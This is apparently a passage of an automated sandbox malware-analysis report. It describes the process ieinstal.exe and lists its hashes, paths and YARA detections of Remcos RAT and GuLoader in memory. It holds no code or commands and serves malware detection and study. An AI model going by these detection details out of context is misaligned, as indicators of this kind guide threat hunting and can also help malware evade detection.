File size:	46832 bytes
MD5 hash:	70D838A7DC5B359C3F938A71FAD77DB0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **6628**, Parent PID: **3564**

General

Target ID:	33
Start time:	15:16:25
Start date:	26/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0xbd0000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000021.00000002.398543103600.0000000003650000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000021.00000002.398543699572.00000000036A0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000021.00000002.398540029025.0000000003230000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000021.00000000.398480532296.0000000003230000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly